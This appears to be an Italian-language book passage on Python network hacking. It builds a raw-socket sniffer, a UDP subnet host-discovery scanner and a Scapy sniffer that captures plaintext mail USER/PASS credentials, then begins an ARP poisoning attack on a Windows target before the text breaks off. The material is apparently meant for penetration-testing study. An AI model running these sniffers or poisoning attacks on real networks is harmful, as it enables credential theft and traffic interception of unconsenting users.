Gli sniffer di rete vi permettono di vedere i pacchetti in entrata e in uscita da una macchina target. Per questo motivo hanno quindi molti utilizzi pratici prima e dopo l'exploitation. In alcuni casi sarete in grado di usare Wireshark (<http://wireshark.org/>) per monitorare il traffico, o di usare una soluzione pythonica come Scapy (che esploreremo nel prossimo capitolo). Nonostante ciò, c'è un vantaggio nel sapere come realizzare velocemente uno sniffer per vedere e decodificare il traffico di rete.

Nel precedente capitolo abbiamo visto come inviare e ricevere dati usando TCP e UDP e tipicamente questo è il modo con cui interagirete con la maggior parte dei servizi di rete. Ma, al di sotto di questi protocolli di alto livello, ci sono i blocchi fondamentali che permettono di inviare e ricevere i pacchetti di rete. Userete dei socket raw per accedere alle informazioni di basso livello come IP raw e header ICMP. Nel nostro caso, siamo interessati solamente al layer IP e a quelli superiori, per cui non decodificheremo alcuna informazione Ethernet. Se siete intenzionati a eseguire attacchi di basso livello, ad esempio per corrompere gli ARP (*ARP poisoning*), oppure state sviluppando tool di valutazione per reti wireless, allora certamente dovrete diventare amici intimi dei frame Ethernet e del loro uso. Iniziamo con una breve carrellata sul come scoprire degli host attivi su un segmento di rete.

Realizzare un tool UDP per la scoperta di host

Lo scopo principale del nostro sniffer è fare una ricerca, basata su UDP, degli host presenti in una rete target. Gli attacker vogliono essere in grado di vedere tutti i potenziali target di una rete, in modo da poter focalizzare i loro tentativi di esplorazione ed exploitation.

Useremo un comportamento noto, che hanno molti sistemi operativi quando gestiscono porte UDP chiuse, per stabilire se c'è un host attivo su un particolare indirizzo IP. Quanto spedite un datagram UDP a una porta chiusa di un host, questo host tipicamente risponde con un messaggio ICMP che indica che la porta non è raggiungibile. Questo messaggio ICMP indica che c'è un host vivo perché, se così non fosse, non riceveremmo alcuna risposta al datagram UDP. È essenziale indirizzare il messaggio a una porta UDP non utilizzata e, per avere la massima copertura, possiamo fare dei tentativi su differenti porte in modo da assicurarci di non comunicare solamente con servizi UDP attivi.

Perché UDP? Non c'è alcun costo aggiuntivo (*overhead*) nell'inviare messaggi attraverso una intera sottorete e aspettare che arrivino le relative risposte ICMP.

Questo scanner è piuttosto semplice da realizzare e la maggior parte del lavoro consiste nel decodificare e analizzare gli header dei vari protocolli di rete. Implementeremo lo scanner sia per Windows sia per Linux, in modo da massimizzare la probabilità di essere in grado di usarlo all'interno di un ambiente enterprise.

Possiamo anche aggiungere al nostro scanner della logica che ci consenta di avviare un Nmap port scan su ogni host che scopriamo, al fine di stabilire se questi hanno una possibile superficie di attacco via rete. Questi esercizi vengono lasciati al lettore e aspetto di sentire da voi dei modi creativi con cui espandere questi concetti chiave. Iniziamo.

Sniffare pacchetti su Windows e Linux

Accedere ai socket raw in Windows è leggermente diverso che su Linux, ma vogliamo avere la flessibilità di fare il *deploy* dello stesso sniffer su diverse piattaforme. Creeremo il nostro socket object e poi stabiliremo su quale piattaforma lo eseguiremo. Windows ci richiede di impostare alcuni flag aggiuntivi attraverso un controllo di input/output (IOCTL) del socket, il quale abilita una modalità promiscua sull'interfaccia di rete. Nel nostro primo esempio, imposteremo semplicemente il nostro raw socket sniffer, leggeremo un singolo pacchetto e poi usciremo dal programma.

NOTA

Un controllo input/output (IOCTL) è un mezzo tramite il quale i programmi in user-space possono comunicare con i componenti in kernel mode. Date una lettura a <http://en.wikipedia.org/wiki/ioctl>.

```
import socket
import os

# host sul quale ascoltare
host = "192.168.0.196"

# crea un socket raw e assegnalo all'interfaccia pubblica
if os.name == "nt": ❶
    socket_protocol = socket.IPPROTO_IP
else:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)
sniffer.bind((host, 0))

# vogliamo l'header IP incluso nella cattura
sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1) ❷

# se siamo su Windows dobbiamo spedire un IOCTL
# per impostare la modalita' promiscua
if os.name == "nt": ❸
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

# leggi un singolo pacchetto
print sniffer.recvfrom(65565) ❹

# se siamo su Windows, disabilitiamo la modalita' promiscua
if os.name == "nt": ❺
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Iniziamo costruendo il nostro oggetto socket con i parametri necessari per sniffare i pacchetti sulla nostra interfaccia di rete ❶. La differenza tra Windows e Linux è che

Windows ci consentirà di sniffare tutti i pacchetti in arrivo, indipendentemente dal protocollo, mentre Linux ci obbliga a indicare che vogliamo sniffare ICMP. Notate che stiamo usando la modalità promiscua, la quale richiede privilegi di amministrazione su Windows o di root su Linux.

La modalità promiscua ci consente di sniffare tutti i pacchetti che la scheda di rete vede, anche quelli non destinati al nostro host specifico. Impostiamo poi una opzione del socket ❷ che include gli header IP nei pacchetti catturati. Il prossimo step ❸ è stabilire se stiamo usando Windows e, in questo caso, eseguiamo lo step addizionale di inviare un IOCTL al driver della scheda di rete in modo da abilitare la modalità promiscua. Se state eseguendo Windows in una macchina virtuale, probabilmente otterrete una notifica che il sistema operativo ospite sta abilitando la modalità promiscua; facciamo clic per accettare.

Adesso siamo pronti per fare realmente dello sniffing e, in questo caso, stiamo semplicemente stampando a video l'intero pacchetto raw ❹ senza alcuna decodifica. Questo ci serve giusto per verificare che il cuore del codice del nostro sniffer funzioni. Dopo che un singolo pacchetto è stato sniffato, verifichiamo ancora per Windows e disabilitiamo la modalità promiscua ❺ prima di uscire dallo script.

Prova su strada

Aprirete un nuovo terminale o una shell *cmd.exe* sotto Windows ed eseguite il seguente comando:

```
python sniffer.py
```

In un altro terminale prendere un host da interrogare. Nel mio caso faccio il ping su nostarch.com:

```
ping nostarch.com
```

Nella prima finestra, dove avete eseguito il vostro sniffer, dovrete vedere in output il traffico catturato, che somiglia al seguente:

```
('E\x00\x00:\x0f\x98\x00\x00\x80\x11\xa9\x0e\xc0\xa8\x00\xbb\xc0\xa8\x00\x01\x04\x01\x005\x00&\xd6d\n\xde\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x08nostarch\x03com\x00\x00\x01\x00\x01', ('192.168.0.187', 0))
```

Potete vedere che abbiamo catturato la richiesta iniziale del ping ICMP destinata a nostarch.com (infatti compare la stringa `nostarch.com`).

Se state eseguendo questo esempio su Linux, allora anche voi dovrete ricevere la risposta da nostarch.com. Sniffare un pacchetto non è molto utile, per qui aggiungiamo alcune funzionalità per processare più pacchetti e decodificare il loro contenuto.

Decodificare il layer IP

Nella sua forma attuale, il nostro sniffer riceve tutti gli header IP insieme ai protocolli di alto livello come TCP, UDP o ICMP. L'informazione è impacchettata in formato binario e, come abbiamo visto prima, è piuttosto difficile da capire. Adesso ci apprestiamo a decodificare la porzione IP del pacchetto, in modo da poter recuperare utili informazioni, come il tipo di protocollo (TCP, UDP, ICMP) e gli indirizzi IP della sorgente e del destinatario. Questo sarà per voi la base per iniziare a creare ulteriori parser di protocolli da qui in avanti. Se osservate a cosa somiglia realmente un pacchetto sulla rete, comprenderete cosa ci occorre per decodificare i pacchetti in arrivo. Fate riferimento alla [Figura 3.1](#) per capire come sono composti gli header IP.

Internet Protocol					
Offset dei bit	0-3	4-7	8-15	16-18	19-31
0	Versione	Lunghezza HDR	Tipo di servizio	Lunghezza totale	
32	Identificazione			Flag	Offset del frammento
64	Tempo di vita		Protocollo	Checksum dell'header	
96	Indirizzo IP del mittente				
128	Indirizzo IP del destinatario				
160	Opzioni				

Figura 3.1 - Tipica struttura di un header IPv4.

Decodificheremo l'intero header IP (fatta eccezione per il campo *Opzioni*) ed estrarremo il tipo di protocollo, l'indirizzo IP della sorgente e del destinatario. Utilizzando il modulo `ctypes` di Python per creare una struttura simile a quelle del linguaggio C, potremo avere un formato intuitivo per gestire l'header IP e i suoi campi. Ma prima diamo uno sguardo alla definizione C di come dovrebbe essere l'header IP.

```
struct ip {  
    u_char ip_hl:4;  
    u_char ip_v:4;  
    u_char ip_tos;  
    u_short ip_len;  
    u_short ip_id;  
    u_short ip_off;  
    u_char ip_ttl;  
    u_char ip_p;  
    u_short ip_sum;  
    u_long ip_src;
```

```

        u_long ip_dst;
    }

```

Ora avete un'idea di come mappare i tipi di dato C ai valori dell'header IP. Usare il codice C come riferimento quando traduciamo i campi dell'header in oggetti Python è molto utile, visto che poi rende naturale la loro conversione a Python puro. Notiamo che i campi `ip_hl` e `ip_v` hanno una piccola notazione aggiuntiva (la parte `:4`). Questa indica che questi campi sono bit, di larghezza pari a 4 bit. Useremo una soluzione Python pura per essere sicuri che il mapping di questi campi sia corretto, in modo da evitare di dover fare manipolazioni di bit. Nel file *sniffer_ip_header_decode.py* implementiamo la nostra routine di decodifica dell'IP, come mostrato di seguito.

```

import socket
import os
import struct
from ctypes import *

# host sul quale ascoltare
host = "192.168.0.187"

class IP(Structure): ❶
    _fields_ = [
        ("ihl",      c_ubyte, 4),
        ("version",   c_ubyte, 4),
        ("tos",       c_ubyte),
        ("len",       c_ushort),
        ("id",        c_ushort),
        ("offset",    c_ushort),
        ("ttl",       c_ubyte),
        ("protocol_num", c_ubyte),
        ("sum",       c_ushort),
        ("src",       c_ulong),
        ("dst",       c_ulong)
    ]

    def __new__(self, socket_buffer=None):
        return self.from_buffer_copy(socket_buffer)

    def __init__(self, socket_buffer=None):
        # mappa le costanti del protocollo ai loro nomi
        self.protocol_map = {1:"ICMP", 6:"TCP", 17:"UDP"}

        # indirizzi IP in un formato piu' facile da leggere ❷
        self.src_address = socket.inet_ntoa(
            struct.pack("<L",self.src))
        self.dst_address = socket.inet_ntoa(
            struct.pack("<L",self.dst))

```

```

# protocollo in un formato piu' semplice da leggere
try:
    self.protocol = self.protocol_map[self.protocol_num]
except:
    self.protocol = str(self.protocol_num)

# crea un nuovo socket raw e assegnalo all'interfaccia pubblica
if os.name == "nt":
    socket_protocol = socket.IPPROTO_IP
else:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(
    socket.AF_INET,
    socket.SOCK_RAW,
    socket_protocol)

sniffer.bind((host, 0))

# vogliamo che l'header IP sia incluso nella cattura
sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# se siamo su Windows dobbiamo inviare alcuni ioctl
# per impostare la modalita' promiscua
if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

try:
    while True:
        # letto un singolo pacchetto
        raw_buffer = sniffer.recvfrom(65565)[0] ❸
        # crea un header IP dai primi 20 byte del buffer
        ip_header = IP(raw_buffer[0:20]) ❹
        print "Protocol: %s %s -> %s" % (ip_header.protocol, \
            ip_header.src_address, ip_header.dst_address) ❺
except KeyboardInterrupt:
    # se siamo su Windows disabilitiamo la modalita' promiscua
    if os.name == "nt":
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)

```

Il primo step è definire la struttura Python `ctypes` ❶ che mappa i primi 20 byte del buffer ricevuto in un intuitivo header IP. Come potete vedere, tutti i campi che abbiamo identificato trovano corrispondenza con la precedente struttura C. Il metodo `__new__` della classe `IP` semplicemente prende un buffer raw (in questo caso quello che riceviamo dalla rete) e forma la struttura a partire da esso. Quando viene chiamato il metodo `__init__`, `__new__` ha già processato il buffer. Dentro `__init__` stiamo semplicemente eseguendo alcune operazioni al fine di rendere più leggibile l'output del protocollo in

uso e l'indirizzo IP ❷. Con la nostra nuova struttura IP adesso mettiamo in piedi la logica per leggere in modo continuo i pacchetti e fare il parsing delle loro informazioni. Il primo step è leggere i pacchetti ❸ per poi passare i primi 20 byte ❹ per inizializzare la nostra struttura IP. Fatto ciò, stampiamo semplicemente le informazioni che abbiamo catturato ❺. Proviamo quanto fatto.

Prova su strada

Proviamo il nostro codice precedente per vedere che tipo di informazioni stiamo estraendo dai pacchetti raw che vengono spediti. Vi raccomando di fare questo test da una macchina Windows, in modo che possiate essere in grado di vedere TCP, UDP e ICMP, il che vi consente di fare alcuni test interessanti (aprire un browser, per esempio). Se state lavorando su Linux, eseguite il precedente ping test per vedere lo script in azione. Aprite un terminale e digitate:

```
python sniffer_ip_header_decode.py
```

Ora, poiché Windows è piuttosto chiacchierone, probabilmente vedrete immediatamente dell'output. Ho provato questo script aprendo Internet Explorer e andando su www.google.com; ed ecco l'output:

```
Protocol: UDP 192.168.0.190 -> 192.168.0.1
Protocol: UDP 192.168.0.1 -> 192.168.0.190
Protocol: UDP 192.168.0.190 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 74.125.225.183 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
```

Poiché su questi pacchetti non stiamo facendo alcuna ispezione dettagliata, possiamo solamente supporre ciò che lo stream sta indicando. La mia ipotesi è che la prima coppia di pacchetti UDP siano le query DNS per stabilire se google.com è vivo e la successiva e conseguente sessione TCP indica che la mia macchina è effettivamente connessa e sta scaricando il contenuto dal loro server web. Per eseguire lo stesso test su Linux, possiamo pingare google.com e il risultato sarà qualcosa di simile a questo:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
```

Potete già notare i limiti: stiamo vedendo solamente la risposta e solamente per il protocollo ICMP. Ma poiché stiamo costruendo di proposito uno scanner per la ricerca di host, questo è del tutto accettabile. Applicheremo adesso le stesse tecniche che abbiamo usato per decodificare l'header IP per decodificare i messaggi ICMP.

Decodificare ICMP

Adesso che possiamo decodificare completamente il layer IP e ogni pacchetto sniffato, dobbiamo essere in grado di decodificare le risposte ICMP che il nostro scanner estrapola dalla spedizione dei datagram UDP alle porte chiuse. I messaggi ICMP possono variare di parecchio nei loro contenuti, ma ogni messaggio contiene tre campi che rimangono consistenti: il tipo, il codice e il checksum. I campi tipo e codice dicono all'host ricevente di che tipo è il messaggio ICMP in arrivo, il che è utile all'host per sapere come decodificarlo in modo corretto. Per gli scopi del nostro scanner, stiamo cercando un type con valore 3 e un code anch'esso con valore 3. Questo corrisponde alla classe *Destination Unreachable* del messaggio ICMP e il code con valore 3 indica che la causa di errore è un *Port Unreachable*. Fate riferimento alla [Figura 3.2](#) per un diagramma del messaggio ICMP Unreachable.



Figura 3.2 - Diagramma del messaggio ICMP Destination Unreachable.

Come potete vedere, i primi 8 bit sono il tipo e i secondi 8 bit contengono il nostro codice del messaggio ICMP. Una cosa interessante da notare è che quando l'host invia uno di questi messaggi ICMP, effettivamente include l'header IP del messaggio originario che ha generato la risposta. Possiamo anche vedere che verifichiamo nuovamente gli 8 byte del datagram originale, che era stato spedito al fine di esser certi che il nostro scanner generasse la risposta ICMP. Per fare questo, prendiamo semplicemente una parte degli ultimi 8 byte del buffer ricevuto per estrarre la stringa magica che il nostro scanner spedisce.

Aggiungiamo adesso dell'altro codice al nostro sniffer per includere la funzionalità di decodifica dei pacchetti ICMP. Salviamo il file precedente come *sniffer_with_icmp.py* e aggiungiamo il seguente codice:

```
-snip-
class IP(Structure):
-
class ICMP(Structure): ❶
    _fields_ = [
        ("type",      c_ubyte),
        ("code",      c_ubyte),
```



```

        ("checksum",      c_ushort),
        ("unused",        c_ushort),
        ("next_hop_mtu",  c_ushort)
    ]
    def __new__(self, socket_buffer):
        return self.from_buffer_copy(socket_buffer)
    def __init__(self, socket_buffer):
        pass
-snip-
    print "Protocol: %s %s -> %s" % (ip_header.protocol, \
ip_header.src_address, ip_header.dst_address)

    # se vogliamo ICMP
    if ip_header.protocol == "ICMP": ❷
        # calcola dove inizia il nostro pacchetto ICMP
        offset = ip_header.ihl * 4 ❸
        buf = raw_buffer[offset:offset + sizeof(ICMP)]
        # crea la nostra struttura ICMP
        icmp_header = ICMP(buf) ❹
        print "ICMP -> Type: %d Code: %d" \
            % (icmp_header.type, icmp_header.code)

```

Questa semplice porzione di codice crea una struttura ICMP ❶ al di sotto della nostra struttura IP esistente. Quando il nostro loop principale di ricezione di pacchetti determina che abbiamo ricevuto un pacchetto ICMP ❷, allora calcoliamo l'offset nel pacchetto raw dove si trova il corpo ICMP ❸ e poi creiamo il nostro buffer ❹ e stampiamo i campi `type` e `code`. Il calcolo della lunghezza è basato sul campo `ihl` dell'header IP, il quale indica il numero della parola a 32-bit (blocco da 4 byte) contenente l'header IP. Quindi moltiplicando questo campo per 4, conosciamo la dimensione dell'header IP e quindi sappiamo anche quando inizia il successivo layer di rete (in questo caso ICMP).

Se eseguiamo rapidamente questo codice dopo aver fatto il nostro solito ping, l'output dovrebbe essere un po' differente, come mostrato qui sotto:

```

Protocol: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Type: 0 Code: 0

```

Questo indica che le risposte al ping (ICMP Echo) sono state ricevute correttamente e decodificate. Adesso siamo pronti a implementare l'ultimo pezzo di logica per spedire i datagram UDP e per interpretare i loro risultati. Aggiungiamo l'uso del modulo `netaddr`, in modo che con il nostro scanner di ricerca degli host possiamo coprire una intera sottorete. Salvate il vostro script *sniffer_with_icmp.py* come *scanner.py* e aggiungete il seguente codice:

```

import threading
import time
from netaddr import IPNetwork, IPAddress

-snip-
st sul quale ascoltare
host = "192.168.0.187"
# sottorete target
subnet = "192.168.0.0/24"
# messaggio magico
magic_message = "PYTHONRULES!" ❶
# questo invia il nostro datagram UDP
def udp_sender(subnet, magic_message): ❷
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    for ip in IPNetwork(subnet):
        try:
            sender.sendto(magic_message, ("%s" % ip, 65212))
        except:
            pass
-snip-
# inizia l'invio dei pacchetti
t = threading.Thread(
    target=udp_sender,
    args=(subnet, magic_message)) ❸
t.start()
-snip-
try:
    while True:
        -snip-
        #print "ICMP -> Type: %d Code: %d" \
        #      % (icmp_header.type, icmp_header.code)
        # adesso verifica il TYPE 3 e CODE 3 i quali indicano
        # che l'host e' vivo ma la porta non e' disponibile
        if icmp_header.code == 3 and icmp_header.type == 3:
            # accertati che stiamo ricevendo la risposta della nostra
            # sottorete
            if IPAddress(ip_header.src_address) in IPNetwork(subnet): ❹
                # verifica il nostro messaggio magico
                if raw_buffer[len(raw_buffer)-len(magic_message):] \
                == magic_message: ❺
                    print "Host Up: %s" % ip_header.src_address

```

Quest'ultima porzione di codice dovrebbe essere piuttosto chiara da capire. Definiamo una semplice stringa ❶ necessaria per sapere quando le risposte provengono da pacchetti UDP che abbiamo spedito in origine. La nostra funzione `udp_sender` ❷ prende semplicemente una sottorete che specifichiamo in cima al nostro script, itera attraverso tutti gli indirizzi IP della sottorete e gli invia dei datagram UDP. Nella parte principale del nostro script, appena prima del loop principale di decodifica dei pacchetti, eseguiamo `udp_sender` in un thread separato ❸ per assicurarci che non interferiamo con la funzionalità di sniffing delle risposte. Se rileviamo i messaggi ICMP, innanzitutto ci assicuriamo che questi stiano arrivando dalla nostra sottorete target ❹. Facciamo poi un controllo finale per assicurarci che la risposta ICMP contenga la nostra stringa magica ❺. Se tutti questi controlli vengono superati, stampiamo l'indirizzo IP della sorgente che ha originato il messaggio ICMP. Proviamo quanto fatto.

NOTA

Il nostro scanner userà una libreria di terze parti chiamata `netaddr`, la quale vi permetterà di impostare una maschera di rete, come 192.168.0.0/24, e fare in modo che lo scanner la gestisca appropriatamente. Scaricate la libreria da <http://code.google.com/p/netaddr/downloads/list>. Oppure, se avete installato il package Python `setuptools`, come indicato nel Capitolo 1, potrete semplicemente eseguire dal prompt il seguente comando:

```
easy_install netaddr
```

Il modulo `netaddr` rende veramente semplice lavorare con sottoreti e indirizzamenti. Ad esempio, potete eseguire semplici test come il seguente usando l'oggetto `IPNetwork`:

```
ip_address = "192.168.112.3"
if ip_address in IPNetwork("192.168.112.0/24"):
    print True
```

Oppure potete creare semplici iteratori, nel caso vogliate spedire pacchetti a un'intera rete:

```
for ip in IPNetwork("192.168.112.1/24"):
    s = socket.socket()
    s.connect((ip, 25))
    # send mail packets
```

Questo semplificherà parecchio la vostra vita da programmatori quando avrete a che fare con intere reti tutte in una volta ed è perfettamente adatto per il nostro tool di ricerca degli host. Dopo che è installato, siete pronti per procedere.

```
c:\Python27\python.exe scanner.py
Host Up: 192.168.0.1
Host Up: 192.168.0.190
Host Up: 192.168.0.192
Host Up: 192.168.0.195
```

Prova su strada

Prendiamo il nostro scanner ed eseguiamolo sulla rete locale. Potete usare Linux o Windows perché il risultato sarà lo stesso. Nel mio caso, l'indirizzo IP della macchina locale sulla quale mi trovo è 192.168.0.187, per cui ho impostato il mio scanner per ricercare su 192.168.0.0/24. Se l'output è troppo confusionario, commentate tutte le istruzioni `print` eccetto che quelle che mostrano quali host stanno rispondendo.

Con uno scan veloce come quello che ho eseguito, occorrono solamente pochi secondi per ottenere i risultati. Facendo un controllo incrociato di questi indirizzi IP con la tabella DHCP del mio router di casa, ho potuto verificare l'accuratezza dei risultati. Potete facilmente espandere ciò che avete imparato in questo capitolo per decodificare pacchetti TCP e UDP e creare dei tool aggiuntivi attorno a questi.

Questo scanner ci sarà utile anche quando utilizzeremo il trojan framework che implementeremo nel [Capitolo 7](#), perché permetterà al trojan di fare lo scan della rete locale per cercare target aggiuntivi. Ora che abbiamo imparato le cose essenziali su come funzionano le reti ad alto e a basso livello, iniziamo a esplorare una libreria Python, molto matura, chiamata *Scapy*.

Dominare la rete con Scapy

Al termine di questo capitolo vi renderete conto che buona parte di ciò che abbiamo fatto nei precedenti due capitoli può essere fatto in modo molto più **semplice**, addirittura con **una o due linee di codice**, usando una **libreria** creata da **Philippe Biondi** che si chiama **Scapy**.

Scapy è una libreria potente e flessibile e le sue occasioni di utilizzo sono pressoché infinite. È raro trovare delle librerie così ben progettate e ben studiate e, malgrado le dedichiamo un intero capitolo, non è ancora abbastanza per renderle merito.

Vedremo come sniffare per rubare delle credenziali email inviate in testo semplice e anche come falsificare l'ARP (*ARP poisoning*) di una macchina target che si trova sulla nostra rete, così da poter poi sniffare il suo traffico. Raccoglieremo assieme un po' di cose in modo da capire come estendere la modalità di cattura dei pacchetti (PCAP, *packet capture*) di Scapy al fine di recuperare immagini dal traffico HTTP, per poi eseguire un riconoscimento facciale e stabilire se nelle immagini sono presenti delle persone.

Vi raccomando di usare Scapy su un sistema Linux, perché è stata realizzata avendo in mente questo sistema operativo. L'ultima versione di Scapy supporta Windows, ma per gli scopi di questo capitolo assumerò che stiate usando la vostra macchina virtuale Kali, la quale ha già installata una versione funzionante di Scapy. Se non avete Scapy, andate su <http://www.secdev.org/projects/scapy/> per installarla.

NOTA

Scapy per Windows:

<http://www.secdev.org/projects/scapy/doc/installation.html#windows>.

Rubare le credenziali email

Avete già speso del tempo esercitandovi con gli aspetti pratici dello sniffing con Python. Vediamo adesso di capire l'interfaccia di Scapy per sniffare pacchetti e analizzare i loro contenuti. Costruiremo uno sniffer molto semplice per catturare le credenziali SMTP, POP3 e IMAP. Più avanti, accoppiando lo sniffer con il nostro falsificatore di *Address Resolution Protocol* (ARP), potremo facilmente rubare le credenziali da altre macchine nella rete. Questa tecnica può certamente essere applicata a ogni protocollo oppure, più semplicemente, può essere utilizzata per prendere tutto il traffico e archiviarlo in un file PCAP per poterlo poi analizzare, come vedremo.

Per iniziare a impratichirci con Scapy, costruiremo lo scheletro dello sniffer che spacchetta e salva i pacchetti. La funzione che espleterà questo compito, chiamata `sniff`, avrà un'interfaccia come la seguente:

```
sniff(filter="", iface="any", prn=function, count=N)
```

Il parametro `filter` ci permette di specificare un filtro BPF (Wireshark-style) da applicare ai pacchetti che Scapy sniffa e può essere lasciato vuoto se si vogliono sniffare tutti i pacchetti. Per esempio, per sniffare tutti i pacchetti HTTP dovreste usare un filtro BPF sulla porta 80. Il parametro `iface` indica allo sniffer l'interfaccia di rete sulla quale vogliamo sniffare; se è lasciato vuoto, Scapy snifferà su tutte le interfacce. Il parametro `prn` specifica la funzione callback che deve essere chiamata per ogni pacchetto che soddisfa i criteri del filtro e tale funzione deve avere il pacchetto come suo unico parametro. Il parametro `count` indica il numero di pacchetti che volete sniffare; per default, Scapy snifferà indefinitamente.

Iniziamo creando un semplice sniffer che sniffa i pacchetti e salva il loro contenuto. Dopo lo esanderemo per sniffare solamente comandi legati alle email. Create un file chiamato *mail_sniffer.py* e inserite il seguente codice:

```
from scapy.all import *  
# la nostra funzione callback  
def packet_callback(packet): ❶  
    print packet.show()  
# attiviamo il nostro sniffer  
sniff(prn=packet_callback, count=1) ❷
```

Iniziamo definendo la nostra funzione di callback che riceverà ogni pacchetto sniffato ❶ e poi semplicemente diciamo a Scapy di iniziare a sniffare ❷ su tutte le interfacce senza filtri. Se ora eseguiamo lo script, dovreste vedere un output simile a quello mostrato di seguito.

```
$ python2.7 mail_sniffer.py
```

```

####[ Ethernet ]####
dst      = 30:85:a9:28:ca:60
src      = 00:1e:58:9a:97:20
type     = 0x800
####[ IP ]####
version = 4L
ihl     = 5L
tos     = 0x0
len     = 52
id      = 1607
flags   = DF
frag    = 0L
ttl     = 50
proto   = tcp
chksum  = 0x326e
src     = 54.236.139.138
dst     = 192.168.140.240
\options \
####[ TCP ]####
sport    = http
dport    = 45429
seq      = 3996988720
ack      = 129970839
dataofs  = 8L
reserved = 0L
flags    = A
window   = 136
chksum   = 0x62d8
urgptr   = 0
options = [('NOP', None), ('NOP', None), ('Timestamp', (766069640,
7305763)))]
None

```

Quanto è stato incredibilmente semplice! Possiamo vedere che quando il primo pacchetto è stato ricevuto sulla rete, la nostra funzione di callback ha usato la funzione `packet.show` per mostrare i pacchetti contenuti e sezionare alcune delle informazioni del protocollo. Usare `show` è un eccellente modo per fare il debug degli script perché sarete sicuri di catturare tutto l'output che vorrete.

Adesso che abbiamo il nostro sniffer basilare funzionante, applichiamo un filtro e aggiungiamo della logica alla nostra funzione di callback per recuperare delle stringhe legate all'autenticazione delle email.

```

from scapy.all import *

# la nostra funzione callback
def packet_callback(packet):
    if packet[TCP].payload: ❶
        mail_packet = str(packet[TCP].payload)
        if "user" in mail_packet.lower() or \
            "pass" in mail_packet.lower(): ❷
            print "[*] Server: %s" % packet[IP].dst
            print "[*] %s" % packet[TCP].payload ❸

# attiviamo il nostro sniffer
sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",
       prn=packet_callback,
       store=0) ❹

```

Abbastanza chiaro. Abbiamo cambiato la nostra funzione `sniff` per aggiungere un filtro che includa solamente il traffico destinato alle comuni porte 110 (POP3), 143 (IMAP) e SMTP (25) ❹. Abbiamo anche usato un nuovo parametro, chiamato `store`, che, quando è impostato a 0, assicura che Scapy non tenga i pacchetti in memoria. È una buona idea usare questo parametro se intendete lasciare lo sniffer attivo per lungo tempo, perché in questo modo non consumerete una grande quantità di RAM. Quando la nostra funzione di callback viene chiamata, ci assicuriamo che il pacchetto abbia un payload ❶ e che il payload contenga i tipici comandi mail USER o PASS ❷. Se rileviamo una stringa di autenticazione, stampiamo il server a cui la stiamo spedendo e i byte del pacchetto corrente ❸.

Prova su strada

Ecco dell'output di esempio relativo a un account email fasullo al quale ho provato a connettermi con il mio client mail:

```

[*] Server: 25.57.168.12
[*] USER jms
[*] Server: 25.57.168.12
[*] PASS justin
[*] Server: 25.57.168.12
[*] USER jms
[*] Server: 25.57.168.12
[*] PASS test

```

Potete vedere che il mio client mail sta tentando di effettuare il login su un server con IP 25.57.168.12 spedendogli delle credenziali in formato testuale. Questo è un esempio davvero semplice di come potete scrivere con Scapy uno script di sniffing che può essere

trasformato in uno strumento utile durante il penetration testing. Sniffare il vostro stesso traffico può essere divertente, ma è sempre meglio sniffare da un amico, quindi diamo uno sguardo a come poter realizzare un attacco di ARP poisoning per sniffare il traffico di una macchina target che si trova sulla nostra stessa rete.

ARP cache poisoning con Scapy

Fare ARP poisoning è uno dei più vecchi stratagemmi utilizzati dagli hacker e continua a essere ancora molto efficace. Ciò che faremo consiste nel convincere una macchina target che siamo diventati il suo gateway e convinceremo anche il gateway che, per raggiungere la macchina target, tutto il traffico deve passare da noi. Ogni computer sulla rete ha una ARP cache che conserva i più recenti indirizzi MAC relativi agli indirizzi IP sulla rete locale, per cui, per finalizzare questo attacco, corromperemo la cache con delle entry da noi controllate. Poiché l'Address Resolution Protocol e l'ARP poisoning in generale sono discussi abbondantemente altrove, vi lascerò affrontare da soli le necessarie ricerche per capire come funziona questo attacco a basso livello.

Ora che sappiamo cosa dobbiamo fare, mettiamolo in pratica. Quando ho fatto questo test, ho attaccato una vera macchina Windows e usato la mia Kali VM come macchina per effettuare l'attacco. Ho anche testato questo codice attaccando vari dispositivi mobili connessi a un access point wireless e il tutto ha funzionato magnificamente. La prima cosa che possiamo fare è controllare la ARP cache sulla macchina target Windows, così più tardi possiamo vedere il nostro attacco in azione. Esaminate il seguente output per capire come ispezionare la cache ARP della vostra Windows VM.

```
C:\Users\Clare> ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

Connection-specific DNS Suffix . : gateway.pace.com
Link-local IPv6 Address ... . . : fe80::34a0:48cd:579:a3d9%11
IPv4 Address... .. : 172.16.1.71
Subnet Mask ... .. : 255.255.255.0
Default Gateway ... .. : 172.16.1.254 ❶

C:\Users\Clare> arp -a

Interface: 172.16.1.71 - 0xb

Internet Address      Physical Address      Type
172.16.1.254          3c-ea-4f-2b-41-f9    dynamic ❷
172.16.1.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

Adesso possiamo quindi vedere che l'indirizzo IP del gateway ❶ è 172.16.1.254 e la ARP cache a esso associata ❷ ha come indirizzo MAC 3c-ea-4f-2b-41-f9. Prenderemo nota di questo poiché possiamo vedere la ARP cache mentre l'attacco è in corso e notare che

